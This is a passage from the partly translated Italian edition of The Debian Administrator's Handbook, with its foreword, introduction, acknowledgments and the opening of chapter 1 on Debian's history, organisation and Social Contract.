Debian Jessie from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

Il Manuale dell'Amministratore Debian

Debian Stretch from Discovery to Mastery

Raphaël Hertzog e Roland Mas

Freexian SARL

Sorbiers

Il Manuale dell'Amministratore Debian
Raphaël Hertzog e Roland Mas

ISBN: 979-10-91414-16-6 (English paperback)

ISBN: 979-10-91414-17-3 (English ebook)

Mostrare il vostro apprezzamento

Questo libro è pubblicato sotto una licenza libera perché vogliamo che chiunque ne benefici. Detto ciò, la sua manutenzione richiede tempo e molto sforzo, e apprezzeremmo dei ringraziamenti per questo. Se si è trovato questo libro utile, per favore si consideri di contribuire alla sua continua manutenzione sia con l'acquisto di una copia o facendo una donazione attraverso il sito ufficiale del libro:

➨ `http://debian-handbook.info`

Indice

Prefazione

Thank you for your interest in Debian. At the time of writing, more than 10% of the web is powered by Debian. Think about it; how many web sites would you have missed today without Debian?

Debian is the operating system of choice on the International Space Station, and countless universities, companies and public administrations rely on Debian to deliver services to millions of users around the world and beyond. Truly, Debian is a highly successful project and is far more pervasive in our lives than people are aware of.

But Debian is much more than "just" an operating system. First, Debian is a concrete vision of the freedoms that people should enjoy in a world increasingly dependent on computers. It is forged from the crucible of Free Software ideals where people should be in control of their devices and not the other way around. With enough knowledge you should be able to dismantle, modify, reassemble and share the software that matters to you. It doesn't matter if the software is used for frivolous or even life-threatening tasks, you should be in control of it.

Secondly, Debian is a very peculiar social experiment. Entirely volunteer-led, individual contributors take on all the responsibilities needed to keep Debian functioning rather than being delegated or assigned tasks by a company or organization. This means that Debian can be trusted to not be driven by the commercial interests or whims of companies that may not be aligned with the goal of promoting people's freedoms.

And the book you have in your hands is vastly different from other books; it is a *free as in freedom* book, a book that finally lives up to Debian's standards for every aspect of your digital life. You can `apt install` this book, you can redistribute it, you can "fork" it, and even submit bug reports and patches so that other readers may benefit from your feedback. The maintainers of this book — who are also its authors — are longstanding members of the Debian Project who truly understand the ethos that permeate every aspect of the project.

By writing and releasing this book, they are doing a truly wonderful service to the Debian community.

May 2017

Chris Lamb (Debian Project Leader)

Introduzione

Da diversi anni ormai, Linux ha rafforzato la propria posizione e la sua crescente popolarità porta sempre più utenti a fare il salto. Il primo passo lungo questo percorso è la scelta di una distribuzione. Questa è una decisione importante poiché ogni distribuzione ha le proprie peculiarità e futuri costi di migrazione possono essere evitati se la scelta iniziale è quella giusta.

FONDAMENTALI

Distribuzione Linux, Kernel Linux

In senso stretto, Linux è solo un kernel, la parte fondamentale di software che è posizionata tra l'hardware e le applicazioni.

Una "distribuzione Linux" è un sistema operativo completo; solitamente include il kernel Linux, un programma di installazione e soprattutto le applicazioni e i software necessari per trasformare un computer in uno strumento effettivamente utile.

Debian GNU/Linux è una distribuzione Linux "generica" che soddisfa la maggior parte degli utenti. Il proposito di questo libro è di illustrarne i suoi molteplici aspetti così da permettere di prendere una decisione consapevole al momento della propria scelta.

Perché questo libro?

CULTURA

Distribuzioni commerciali

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd.*; *Red Hat Enterprise Linux*, by *Red Hat*; and *SUSE Linux*, maintained and made commercially available by *Novell*.

Alla parte opposta si trovano progetti come Debian e la Apache Software Foundation (che ospita lo sviluppo per il server web Apache). Debian è soprattutto un progetto nel mondo del Software libero, realizzato da volontari che collaborano tramite Internet. Sebbene alcuni di loro lavorino su Debian come parte del loro lavoro pagato in varie aziende, il progetto nel suo complesso non è legato ad alcuna azienda in particolare, né alcuna azienda ha più voce in capitolo nelle questioni del progetto di quanta ne abbia chi contribuisce in modo puramente volontario.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (Ubuntu, Red Hat, SUSE, and so on). But Debian is far from being a marginal distribution;

multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among webservers where Debian and Ubuntu are the leading Linux distributions.

➨ `https://w3techs.com/technologies/details/os-debian/all/all`

L'obiettivo di questo libro è di aiutare a scoprire questa distribuzione. Speriamo di condividere l'esperienza che abbiamo raccolto da quando abbiamo aderito al progetto come sviluppatori e collaboratori nel 1998 (Raphaël) e 2000 (Roland). Con un po' di fortuna, speriamo di trasmettere il nostro entusiasmo, e può darsi che prima o poi vi uniate a noi...

La prima edizione di questo libro (nel 2004) è servita a riempire un vuoto: è stato il primo libro in lingua francese concentrato esclusivamente su Debian. Fino ad allora, erano stati scritti molti altri libri sull'argomento, sia per i lettori francofoni che anglofoni. Sfortunatamente quasi nessuno di quei libri è stato aggiornato e la situazione era ritornata ad un punto in cui esistevano pochissimi buoni libri su Debian. Noi speriamo che questo libro, che ha iniziato una nuova vita con la sua traduzione in inglese (e svariate traduzioni dall'inglese ad altre lingue) riempia questo vuoto ed aiuti molti utenti.

A chi è rivolto questo libro?

Abbiamo cercato di rendere questo libro utile a molte categorie di lettori. Innanzitutto, gli amministratori di sistema (sia principianti che esperti) troveranno spiegazioni riguardo l'installazione e l'utilizzo di Debian su molti computer. Troveranno inoltre una panoramica sulla maggior parte dei servizi disponibili in Debian, insieme alle relative istruzioni di configurazione e una descrizione delle specifiche che provengono dalla distribuzione. Conoscere i meccanismi coinvolti nello sviluppo di Debian permetterà loro di affrontare problemi imprevisti, sapendo che potranno sempre trovare aiuto nella comunità.

Gli utenti di altre distribuzioni Linux, o di altre varianti Unix, scopriranno le specifiche di Debian, e dovrebbero diventare rapidamente operativi beneficiando completamente dei vantaggi unici propri di questa distribuzione.

Infine, i lettori che hanno già qualche conoscenza di Debian e vogliono conoscere di più a proposito della comunità alle sue spalle dovrebbero veder soddisfatte le loro aspettative. Questo libro dovrebbe avvicinarli ad unirsi a noi come collaboratori.

Approccio Generale

Tutte le documentazioni generiche che si possono trovare a proposito di GNU/Linux sono applicabili anche a Debian, poiché Debian include la maggior parte del software libero di uso comune. Ad ogni modo, la distribuzione fornisce molti miglioramenti, che sono alla base della nostra scelta di descrivere principalmente "il modo Debian" di fare le cose.

È interessante seguire le raccomandazioni di Debian, ma è molto meglio capire le loro motivazioni. Quindi, non ci limiteremo alle sole spiegazioni pratiche; cercheremo anche di descrivere il funzionamento del progetto, per fornire una conoscenza esaustiva e coerente.

Struttura del libro

This book is built around a case study providing both support and illustration for all topics being addressed.

NOTA

Sito Web, email degli autori

Per questo libro è stato realizzato uno sito web specifico completo di tanti strumenti che lo rendono più utile. In particolare, include una versione online del libro con collegamenti navigabili, ed eventuali errata. Tutti possono navigare a piacere nel sito e lasciare feedback. Saremo lieti di leggere i vostri commenti o i messaggi di supporto. Potete inviarli via email a hertzog@debian.org (Raphaël) e lolando@debian.org (Roland).

➨ `http://debian-handbook.info/`

Il **Capitolo 1** si concentra su una presentazione non tecnica del progetto Debian descrivendone gli obiettivi e l'organizzazione. Questi aspetti sono importanti perché permettono di definire un quadro generale che sarà completato con informazioni più dettagliate nei capitoli successivi.

I **Capitoli 2 e 3** forniscono una descrizione generale di un caso di studio reale. A questo punto, i lettori meno esperti possono dedicare un po' di tempo alla lettura dell'**appendice B**, dove potranno trovare un breve corso di recupero che spiega una serie di nozioni informatiche di base, nonché i principali concetti relativi a qualsiasi sistema Unix.

Proseguendo con il nostro caso reale, partiremo naturalmente con il processo di installazione (**Capitolo 4**); i **Capitoli 5 e 6** ci porteranno alla scoperta dei principali strumenti che ogni amministratore di Debian utilizzerà, come quelli della famiglia **APT**, che sono in gran parte responsabili dell'eccellente reputazione maturata da questa distribuzione. Questi capitoli non sono dedicati ai soli professionisti, dato che ognuno è amministratore del proprio computer.

Il **Capitolo 7** rappresenta un'importante parentesi; esso descrive le modalità di utilizzo in modo efficiente della documentazione in modo da comprendere rapidamente i problemi incontrati e trovarne la soluzione.

I capitoli seguenti saranno una panoramica dettagliata del sistema, partendo dall'infrastruttura di base ed i servizi (**Capitoli da 8 a 10**) e proseguendo progressivamente fino alle applicazioni utente, nel **Capitolo 13**. Il **Capitolo 12** si occupa di argomenti più avanzati che riguardano più direttamente gli amministratori di grandi insiemi di computer (compresi i server), mentre il **Capitolo 14** è una breve introduzione al tema più ampio della sicurezza informatica e fornisce alcune indicazioni per evitare la maggior parte dei problemi.

Il **Capitolo 15** è per quegli amministratori che voglio andare oltre e crearsi i propri pacchetti Debian.

VOCABOLARIO

Pacchetto Debian

Un pacchetto Debian consiste di un archivio contenente tutti i file necessari per installare un software. É generalmente un file con estensione `.deb` e può essere gestito dal comando `dpkg`. Chiamato anche *pacchetto binario*, contiene file che possono essere utilizzati direttamente (come programmi eseguibili o documentazione). Un *pacchetto sorgente* invece contiene il codice sorgente del software e le istruzioni necessarie per costruire il pacchetto binario.

The present version is already the eighth edition of the book (we include the first four that were only available in French). This edition covers version 9 of Debian, code-named *Stretch*. Among the changes, Debian now sports a new architecture — *mips64el* for little-endian 64-bit MIPS processors. On the opposite side, the *powerpc* architecture has been dropped due to lack of volunteers to keep up with development (which itself can be explained by the fact that associated hardware is getting old and less interesting to work on). All included packages have obviously been updated, including the GNOME desktop, which is now in its version 3.22. Most executables have been rebuilt with PIE build flags thus enabling supplementary hardening measures (Address Space Layout Randomization, ASLR).

Abbiamo aggiunto alcune note e osservazioni nei riquadri. Queste assolvono a svariati compiti: possono attirare l' attenzione su un punto diffcile, completare una nozione del caso di studio, definire alcuni termini, o servire da promemoria. Questa è un lista delle tipologie più comuni:

- FONDAMENTALI: un promemoria di alcune informazioni che si suppone siano già note;
- VOCABOLARIO: definisce un termine tecnico, a volte specifico di Debian;
- COMUNITÀ: evidenziano persone o ruoli importanti all'interno del progetto;
- POLITICA: una regola o una raccomandazione della Policy Debian. Questo documento è fondamentale all'interno del progetto, e descrive come realizzare un pacchetto software. Le parti della politica evidenziate in questo libro portano benefici diretti agli utenti (ad esempio, sapere che la politica standardizza la posizione della documentazione e degli esempi rendendo facile trovarli anche in un nuovo pacchetto).
- STRUMENTO: presenta uno strumento o un servizio importante;
- IN PRATICA: teoria e pratica non sempre coincidono; questi riquadri contengono consigli pratici derivanti dalla nostra esperienza. Possono anche fornire esempi dettagliati e concreti;
- altri tipi di riquadri usati più o meno frequentemente hanno nomi piuttosto espliciti: CULTURA, SUGGERIMENTO, ANDARE AVANTI, SICUREZZA, e così via.

Ringraziamenti

Un po' di storia

Nel 2003, Nat Makarévitch mi contattò (Raphaël) perché aveva intenzione di pubblicare un libro su Debian nella raccolta *Cahier de l'Admin* (Manuale dell'amministratore) che gestiva per Eyrolles,

un importante editore francese di testi tecnici. Accettai immediatamente di scrivere il libro. La prima edizione è stata pubblicata il 14 ottobre 2004 e fu un grande successo — andò esaurita appena quattro mesi dopo.

Since then, we have released 7 other editions of the French book, one for each subsequent Debian release. Roland, who started working on the book as a proofreader, gradually became its co-author.

Sebbene fossimo ovviamente soddisfatti del successo del libro, speravamo che Eyrolles riuscisse a convincere un editore internazionale a tradurlo in inglese. Avevamo ricevuto molte segnalazioni di come il libro avesse aiutato molte persone ad iniziare con Debian, ed eravamo desiderosi di far sì che il libro potesse aiutare nello stesso modo molte altre persone.

Alas, no English-speaking editor that we contacted was willing to take the risk of translating and publishing the book. Not put off by this small setback, we negotiated with our French editor Eyrolles and got back the necessary rights to translate the book into English and publish it ourselves. Thanks to a successful crowdfunding campaign[1], we worked on the translation between December 2011 and May 2012. The "Debian Administrator's Handbook" was born and it was published under a free-software license!

While this was an important milestone, we already knew that the story would not be over for us until we could contribute the French book as an official translation of the English book. This was not possible at that time because the French book was still distributed commercially under a non-free license by Eyrolles.

In 2013, the release of Debian 7 gave us a good opportunity to discuss a new contract with Eyrolles. We convinced them that a license more in line with the Debian values would contribute to the book's success. That wasn't an easy deal to make, and we agreed to setup another crowdfunding campaign[2] to cover some of the costs and reduce the risks involved. The operation was again a huge success and in July 2013, we added a French translation to the Debian Administrator's Handbook.

Vorremmo ringraziare tutti coloro che hanno contribuito a queste campagne di raccolta fondi, sia con contributi in denaro che con il passaparola. Senza di loro non ce l'avremmo mai fatta.

To save some paper, 5 years after the fundraising campaigns and after two subsequent editions, we dropped the list of persons who opted to be rewarded with a mention of their name in the book. But their names are engraved in the acknowledgments of the Wheezy edition of the book:

➨ `https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html`

Un Ringraziamento Speciale ai Collaboratori

Questo libro non sarebbe stato quello che è senza il contributo di diverse persone che hanno avuto un ruolo importante durante la fase di traduzione e oltre. Vorremmo ringraziare Marilyne Brun, che ci ha aiutato a tradurre il capitolo di esempio e ha lavorato con noi per definire

[1] `http://www.ulule.com/debian-handbook/`

[2] `http://www.ulule.com/liberation-cahier-admin-debian/`

alcune comuni regole di traduzione. Ha inoltre revisionato diversi capitoli che avevano un disperato bisogno di lavoro supplementare. Grazie ad Anthony Baldwin (di Baldwin Linguas) che ha tradotto diversi capitoli per noi.

Abbiamo beneficiato del generoso aiuto dei correttori di bozze: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens e Tom Syroid. Ognuno di loro ha revisionato molti capitoli. Grazie mille!

Poi, una volta liberata la versione Inglese, abbiamo naturalmente ricevuto moltissimi riscontri, suggerimenti e correzioni dai lettori e ancora di più dai molti gruppi che hanno intrapreso il compito di tradurre questo libro in altre lingue. Grazie!

Vogliamo anche ringraziare i lettori della versione francese che con i loro commenti ci hanno confermato che sarebbe stato veramente importante tradurlo in inglese: grazie a voi Christian Perrier, David Bercot, Étienne Liétart e Gilles Roussi. Stefano Zacchiroli, che era Project Leader di Debian durante la campagna di finanziamento, merita un grande ringraziamento, ha avallato il progetto con una dichiarazione spiegando come libri liberi (come in libertà) erano più che necessari.

Chi ha il piacere di leggere queste righe in una copia tascabile del libro, dovrebbe unirsi a noi per ringraziare Benoît Guillon, Jean-Côme Charpentier e Sébastien Mengin che hanno lavorato al design interno del libro. Benoît è l'autore di dblatex[3]: lo strumento che ci ha permesso di convertire il testo in Latex (e poi in PDF). Sébastien è il designer che ha creato l'impaginazione di questo bel libro e Jean-Côme è l'esperto di LaTeX che la ha implementata come foglio di stile usabile con dblatex. Grazie ragazzi per tutto il duro lavoro!

Infine, grazie a Thierry Stempfel per le belle immagini che introducono ogni capitolo e grazie a Doru Patrascu per la bellissima copertina.

Ringraziamenti ai Traduttori

Ever since the book has been freed, many volunteers have been busy translating it to numerous languages, such as Arabic, Brazilian Portuguese, German, Italian, Spanish, Japanese, Norwegian Bokmål, etc. Discover the full list of translations on the book's website: `http://debian-handbook.info/get/#other`

Vorremmo ringraziare tutti i traduttori e i revisori di traduzione. Il vostro lavoro è molto apprezzato perché porta Debian nelle mani di milioni di persone che non sanno leggere l'inglese.

Ringraziamenti personali di Raphaël

Prima di tutto, vorrei ringraziare Nat Makarévitch, che mi ha offerto la possibilità di scrivere questo libro e mi ha guidato durante l'anno che è stato necessario per scriverlo. Grazie anche alla bella squadra di Eyrolles e a Muriel Shan Sei Fan in particolare che è stata molto paziente e mi ha insegnato molte cose.

[3] `http://dblatex.sourceforge.net`

Il periodo delle campagne Ulule per me è stato molto impegnativo, ma vorrei ringraziare tutti coloro che hanno contribuito a renderle un successo, in particolare il team di Ulule che ha reagito molto velocemente alle mie numerose richieste. Grazie anche a tutti coloro che hanno promosso l'operazione. Non ho un elenco completo (e se lo avessi probabilmente sarebbe troppo lungo), ma vorrei ringraziare alcune delle persone che erano in contatto con me: Joey-Elijah Sneddon e Benjamin Humphrey di OMG! Ubuntu, Florent Zara di LinuxFr.org, Manu di Korben.info, Frédéric Couchet di April.org, Jake Edge di Linux Weekly News, Clement Lefebvre di Linux Mint, Ladislav Bodnar di Distrowatch, Steve Kemp di Debian-Administration.org, Christian Pfeiffer Jensen di Debian-News.net, Artem Nosulchik di LinuxScrew.com, Stephan Ramoin di Gandi.net, Matthew Bloch di Bytemark.co.uk, il team a Divergence FM, Rikki Kite di Linux New Media, Jono Bacon, il team marketing di Eyrolles e molti altri che potrei aver dimenticato (scusatemi per questo).

Voglio fare un ringraziamento speciale a Roland Mas, il mio co-autore. Abbiamo collaborato a questo libro sin dall'inizio e lui è sempre stato all'altezza della sfida, devo anche dire che il completamento del Debian Administrator's Handbook ha comportato un sacco di lavoro...

Ultimo, ma non meno importante grazie a mia moglie Sophie. Mi ha sostenuto molto nel lavoro a questo libro e a Debian in generale. L'ho lasciata sola troppi giorni (e notti) con i nostri 2 bimbi per portare avanti il lavoro sul libro. Le sono grato per il suo sostegno e so quanto sono fortunato di averla a mio fianco.

Ringraziamenti personali di Roland

Beh, Raphaël ha già anticipato anche la maggior parte dei miei ringraziamenti "esterni". Vorrei comunque sottolineare la mia gratitudine al personale di Eyrolles con il quale la collaborazione è sempre stata piacevole e senza contrasti. Si spera che i risultati dei loro ottimi consigli non si siano persi nella traduzione.

Sono estremamente grato a Raphaël per aver seguito la parte amministrativa di questa edizione inglese. Dall'aver organizzato la campagna di finanziamento agli ultimi dettagli dell'impaginazione del libro, produrre un libro tradotto è molto più di una semplice traduzione e correzione di bozze, e Raphaël ha fatto (o delegato e supervisionato) tutto. Quindi grazie.

Grazie anche a tutti coloro che più o meno direttamente hanno contribuito a questo libro, fornendo chiarimenti o spiegazioni e consigli sulla traduzione. Sono troppi da citare, ma la maggior parte di loro di solito può essere trovata nei diversi canali IRC #debian-*.

C'è una certa sovrapposizione con il precedente insieme di persone, ma un ringraziamento particolare va alle persone che contribuiscono effettivamente a Debian. Non ci sarebbe questo libro senza di loro, e sono ancora stupito di quello che il progetto Debian nel suo complesso mette a disposizione di tutti.

Un ringraziamento più personale va ai miei amici ed ai miei clienti, per la loro comprensione quando ero meno scattante alle loro richieste perché ero impegnato alla stesura di questo libro, e anche per il loro costante supporto e incoraggiamento. Voi sapete chi siete, grazie.

E infine, sono sicuro che sarebbero sorpresi di essere menzionati qui, ma vorrei estendere la mia gratitudine a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson e naturalmente al compianto Douglas Adams. Le innumerevoli ore che ho trascorso godendo dei loro libri sono direttamente responsabili per il mio essere in grado di prendere parte, prima, alla traduzione di un libro e, in seguito, alla scrittura di nuove parti.

Parola chiave

Obiettivo
Mezzi
Funzionamento
Volontario

Capitolo

1 Il progetto Debian

Contenuto

Prima di affrontare la tecnologia, vediamo in cosa consiste il progetto Debian, quali sono i suoi obiettivi, i suoi mezzi e il suo funzionamento.

1.1. Cosa è Debian?

CULTURA
Origine del nome Debian

Non cercate altro: Debian non è un acronimo. Questo nome è, in realtà, la contrazione di due nomi: quello di Ian Murdock, e quello della sua ragazza a quel tempo, Debra. Debra + Ian = Debian.

Debian è una distribuzione GNU/Linux. Affronteremo meglio in dettaglio il discorso su cosa è una distribuzione nella Sezione 1.5, «Il ruolo delle distribuzioni» [23], ma per ora, possiamo semplicemente dire che si tratta di un sistema operativo completo, comprensivo di software e di sistemi per l'installazione e la gestione, tutti basati sul kernel Linux e su software libero (in particolare quelli provenienti dal progetto GNU).

Nel 1993 quando ha creato Debian, sotto la guida della FSF, Ian Murdock aveva obiettivi chiari che ha espresso nel *Manifesto Debian*. Il sistema operativo libero che stava cercando di realizzare, avrebbe dovuto aver due caratteristiche principali. Innanzitutto qualità: Debian doveva essere sviluppata con la massima cura per essere degna del kernel Linux. Sarebbe anche stata una distribuzione non commerciale, sufficientemente credibile per competere con le maggiori distribuzioni commerciali. Questa duplice ambizione si sarebbe potat realizzare, secondo il suo punto di vista, solo rendendo aperto il processo di sviluppo di Debian proprio nello stesso modo utilizzato per Linux e per il progetto GNU. Perciò, una peer review (revisione paritaria) avrebbe continuamente migliorato il prodotto.

CULTURA
GNU, il progetto della FSF

Il progetto GNU consiste in un insieme di software libero sviluppato o sponsorizzato dalla Free Software Foundation (FSF), creato dal suo leader simbolo Dr. Richard M. Stallman. GNU è un acronimo ricorsivo e sta per "GNU is Not Unix" (GNU non è Unix).

CULTURA
Richard Stallman

FSF's founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he is not unanimously admired, but his non-technical contributions to Free Software (in particular at the legal and philosophical level) are respected by everybody.

1.1.1. Un Sistema Operativo Multipiattaforma

COMUNITÀ
Il percorso di Ian Murdock

Ian Murdock, fondatore del progetto Debian, fu il suo primo leader dal 1993 al 1996. Dopo aver passato il testimone a Bruce Perens, Ian assunse un ruolo meno pubblico. Tornò a lavorare dietro le quinte della comunità del software libero creando l'azienda Progeny, con lo scopo di commercializzare una distribuzione derivata da Debian. Questa impresa fu, purtroppo, un fallimento dal punto di vista commerciale e lo sviluppo venne abbandonato. La società, dopo diversi anni di difficoltà, come semplice fornitore di servizi, alla fine ha presentato istanza di fallimento nell'aprile

2007. Di tutti i vari progetti avviati da Progeny, è rimasto solo *discover*. Si tratta di uno strumento automatico di rilevamento hardware.

Ian Murdock died on 28 December 2015 in San Francisco after a series of worrying tweets where he reported having been assaulted by police. In July 2016 it was announced that his death had been ruled a suicide.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. The 12 architectures offered cover 10 hardware architectures and 2 kernels (Linux and FreeBSD, although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 25,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 14 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a "meta-distribution", from which one extracts more specific distributions intended for a particular public: Debian-Desktop for traditional office use, Debian-Edu for education and pedagogical use in an academic environment, Debian-Med for medical applications, Debian-Junior for young children, etc. A more complete list of the subprojects can be found in the section dedicated to that purpose, see Sezione 1.3.3.1, «Sottoprogetti Debian esistenti» [17].

Queste divisioni di Debian sono organizzate in un quadro ben definito così da garantire una completa compatibilità tra le varie "sotto-distribuzioni". Tutte seguono la pianificazione principale per il rilascio di nuove versioni. Essendo costruite sulla stessa base, possono essere facilmente estese, completate e personalizzate con le applicazioni disponibili nei repository Debian.

Tutti gli strumenti di Debian operano in questa direzione: `debian-cd` ha permesso per parecchio tempo la creazione di un insieme di CD-ROM contenenti i soli pacchetti pre-selezionati; anche `debian-installer` è un programma di installazione modulare, facilmente adattabile a particolari esigenze. `APT` installerà i pacchetti da diverse fonti, garantendo comunque l'integrità globale del sistema.

STRUMENTO

Creazione di un CD-ROM Debian

`debian-cd` crea immagini ISO dei supporti (CD, DVD, Blu-Ray, ecc.) di installazione pronte all'uso. Ogni questione riguardante questo software è discussa (in Inglese) nella mailing list debian-cd@lists.debian.org. Il team è guidato da Steve McIntyre che si occupa della costruzione della ISO Ufficiale di Debian.

FONDAMENTALI

Ad ogni computer, la sua architettura

Il termine "architettura" indica un tipo di computer (le più conosciute sono Mac o PC). Ogni architettura si differenzia principalmente in base al proprio processore, solitamente incompatibile con gli altri tipi di processore. Queste differenze hardware comportano metodi diversi di funzionamento, perciò richiedono che il software venga compilato specificatamente per ciascuna architettura.

La maggior parte del software disponibile su Debian è scritto in linguaggi di programmazione portabili: lo stesso codice sorgente può essere compilato per varie architetture. In effetti, un binario eseguibile, compilato per una specifica architettura, non funziona di solito sulle altre.

Ricordiamo che ogni programma viene generato scrivendo codice sorgente; il codice sorgente è un file di testo composto da istruzioni in uno specifico linguaggio di programmazione. Prima di poter utilizzare il software, è necessario compilare il codice sorgente, che significa trasformare il codice in un file binario (una serie di istruzioni in linguaggio macchina eseguibili dal processore). Ogni linguaggio di programmazione ha un specifico compilatore per eseguire questa operazione (per esempio, `gcc` per il linguaggio C).

STRUMENTO

Installatore

`debian-installer` è il nome del programma di installazione di Debian. La sua struttura modulare ne consente l'utilizzo in una vasta gamma di scenari di installazione. Il lavoro di sviluppo è coordinato nella mailing list debian-boot@lists.debian.org sotto la direzione di Cyril Brulebois.

1.1.2. La Qualità del Software Libero

Debian segue tutti i principi del Software Libero, e le nuove versioni vengono rilasciate solo se pronte. Gli sviluppatori non sono costretti a rispettare rigide pianificazioni nei rilasci delle nuove versioni. Spesso le persone si lamentano del troppo tempo che intercorre tra due release stabili di Debian, ma questa prudenza assicura anche la sua leggendaria affidabilità: sono necessari lunghi mesi di test perché una distribuzione possa ricevere l'etichetta "stable" (stabile).

Debian non accetta compromessi sulla qualità: tutti i bug (errori) critici conosciuti devono essere corretti prima di ogni nuovo rilascio, anche se questo dovesse richiedere la posticipazione della data di uscita inizialmente pianificata.

1.1.3. Il Quadro Giuridico: Una Organizzazione No-Profit

Dal punto di vista giuridico, Debian è un progetto gestito da una associazione di volontariato no-profit Americana. Il progetto ha un migliaio di *sviluppatori Debian*, ma riunisce un numero molto maggiore di collaboratori (traduttori, segnalatori di errori, artisti, sviluppatori occasionali, ecc.).

Per portare a compimento la sua missione, Debian dispone di una grande infrastruttura, con molti server connessi attraverso Internet, offerti da parecchi sponsor.

COMUNITÀ

Dietro Debian, l'associazione SPI ed i rami locali

Debian doesn't own any server in its own name, since it is only a project within the *Software in the Public Interest* association, and SPI manages the hardware and financial aspects (donations, purchase of hardware, etc.). While initially created specifically for the Debian project, this association now hosts other free software projects, especially the PostgreSQL database, Freedesktop.org (project for standardization of various parts of modern graphical desktop environments, such as GNOME and KDE Plasma), and the Libre Office office suite.

➨ `http://www.spi-inc.org/`

Oltre a SPI, varie associazioni locali collaborano da vicino con Debian al fine di raccogliere fondi per Debian, senza centralizzare tutto negli Stati Uniti: sono conosciute come "Trusted Organizations" in gergo Debian. Questa impostazione consente di evitare i proibitivi costi di trasferimento internazionale, e ben si adatta alla natura decentralizzata del progetto.

While the list of trusted organizations is rather short, there are many more Debian-related associations whose goal is to promote Debian: *Debian France*, *Debian-ES*, *debian.ch*, and others around the world. Do not hesitate to join your local association and support the project!

- `https://wiki.debian.org/Teams/Auditor/Organizations`
- `https://france.debian.net/`
- `http://www.debian-es.org/`
- `https://debian.ch/`

1.2. I Documenti Fondanti

Alcuni anni dopo l'inizio del progetto, Debian ha formalizzato i principi che dovrebbe seguire in quanto progetto di software libero. Questa decisione deliberatamente attivista permette la crescita ordinata e pacifica, assicurando che tutti i membri vadano nella stessa direzione. Per diventare uno sviluppatore Debian, ogni candidato deve confermare e dimostrare il proprio sostegno e l'adesione ai principi stabiliti nei Documenti della Fondazione del progetto.

Il processo di sviluppo è costantemente dibattuto, ma i principi riportati in questi Documenti della Fondazione sono ampiamente supportati e condivisi quindi raramente vengono cambiati. Lo statuto di Debian offre anche altre garanzie: ogni emendamento deve essere approvato da una maggioranza qualificata dei tre quarti.

1.2.1. L'Impegno nei confronti degli Utenti

Il progetto ha anche un "contratto sociale". Che senso ha tale testo in un progetto destinato esclusivamente per lo sviluppo di un sistema operativo? Questo è abbastanza semplice: Debian lavora per i propri utenti, e quindi per estensione, per la società. Questo contratto riassume gli impegni che il progetto si assume. Vediamoli in dettaglio:

1. Debian rimarrà libera al 100%.

   Questa è la Regola n° 1. Debian è e rimarrà composta interamente ed esclusivamente da software libero. Inoltre, tutto lo sviluppo software all'interno del progetto Debian sarà, a sua volta, libero.

IN PROSPETTIVA

Al di là del software

Nella prima versione del Contratto Sociale Debian era riportato: "Debian resterà al 100% *Software* libero". La scomparsa di questa parola (con la ratifica della versione 1.1 del documento nel mese di aprile del 2004) indica la volontà di raggiungere la libertà, non solo del software, ma anche della documentazione e di ogni altro elemento che Debian intende fornire all'interno del proprio sistema operativo.

Questa modifica, che è stata concepita solo come redazionale, ha, in realtà, avuto numerose conseguenze, in particolare con la rimozione di alcuni documenti problematici. Inoltre, il crescente impiego di firmware nei driver pone dei problemi: spesso sono non liberi, tuttavia sono necessari per il corretto funzionamento dell'hardware corrispondente.

2. Renderemo alla comunità del software libero.

   Qualsiasi miglioramento apportato ad un'opera dal progetto Debian durante l'integrazione nella distribuzione viene inoltrato all'autore dell'opera (definito "upstream"). In generale, Debian collabora con la comunità piuttosto che lavorare in isolamento.

COMUNITÀ

Autore upstream (autore a monte), o sviluppatore Debian?

Il termine "autore upstream" indica l'autore/sviluppatore di un'opera; chi la scrive o sviluppa. Dall'altra parte, uno "sviluppatore Debian" usa un'opera esistente per crearne un pacchetto Debian (sarebbe più corretto utilizzare il termine "Debian maintainer" (manutentore Debian)).

In pratica, la linea di demarcazione non è sempre chiara. Il manutentore Debian può scrivere una patch, a vantaggio di tutti gli utenti. In generale, Debian incoraggia gli incaricati della realizzazione del pacchetto ad essere coinvolti nello sviluppo "upstream" (iniziale) del programma (diventando, quindi, collaboratori, senza limitarsi al ruolo di semplici utenti di un programma).

3. Non nasconderemo i problemi.

   Debian non è perfetta, e troveremo nuovi problemi da risolvere ogni giorno. Manterremo il nostro intero database delle segnalazioni di errori aperto a tutti in ogni momento. Le segnalazioni di errori inserite dagli utenti saranno prontamente visibili a tutti.

4. Le nostre priorità sono gli utenti ed il software libero.

   Questo impegno è più difficile da definire. Debian impone, perciò, di scegliere una soluzione più elegante, anche se più difficile da implementare, piuttosto che una soluzione semplice per gli sviluppatori che metterebbe a repentaglio l'esperienza utente. Ciò significa tener conto, prima di tutto, degli interessi di utenti e del software libero.

5. Opere che non rispettano i nostri standard di software libero.

   Debian accetta e capisce che gli utenti a volte desiderano utilizzare alcuni programmi non liberi. Ecco perché il progetto consente l'utilizzo di parti della propria infrastruttura per distribuire pacchetti Debian di software non libero che possono però essere tranquillamente ridistribuiti.

COMUNITÀ

Pro o contro la sezione non-free?

L'impegno di mantenere una struttura contenente software non libero (es. la sezione "non-free", vedi il riquadro « Gli archivi `main`, `contrib` e `non-free`» [107]) è spesso oggetto di discussione all'interno della comunità Debian.

I detrattori sostengono che allontana le persone dai software liberi equivalenti, e contraddice il principio di servire solo la causa del software libero. I sostenitori affermano invece che la maggior parte dei pacchetti non-free sono "quasi liberi", in quanto mantengono per lo più solo poche limitazioni

